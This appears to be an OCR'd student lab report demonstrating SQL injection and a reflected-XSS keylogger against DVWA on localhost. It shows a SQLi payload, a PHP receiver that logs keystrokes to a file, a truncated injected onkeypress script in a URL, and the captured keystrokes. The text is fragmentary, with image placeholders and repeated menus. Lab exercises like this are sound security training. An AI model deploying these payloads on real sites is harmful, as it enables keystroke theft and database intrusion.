OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG)
- Platform #1 [The pocl project]
====================================================================================================
================================
* Device #1: cpu-penryn-AMD Ryzen 9 6900HS with Radeon Graphics, 3689/7443 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Mon Feb 17 22:38:22 2025
Stopped: Mon Feb 17 22:38:22 2025
```


Implementation of XSS Using DVWA:






Explain XSS:
Implementation with screen shots:

1. SQL injection



Vulnerability: SQL Injection :: D
localhost/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: 2
Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help



Vulnerability: SQL Injection :: D
localhost/vulnerabilities/sqli/?id=3'+and+1%3D1+%23&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 3' and 1=1 #
First name: Hack
Surname: Me
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help


2. Keylogger



File Edit Selection
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
keylogger.php
xampp > htdocs > keylogger.php
<?php
if(isset($_GET['key'])) {
$logfile = "keystrokes.txt";
$key = $_GET['key'];
file_put_contents($logfile, $key, FILE_APPEND);
}
?>



Vulnerability: Reflected Cross
localhost/vulnerabilities/xss_r/?name=<script>+document.onkeypress+%3D+function%28event%29...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? helloworld keylogger test
Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help


3. 
message.txt
security.txt
keyst
File
Edit
View
helloworldkeyloggertest
Ln 1, Col 1
23 characters

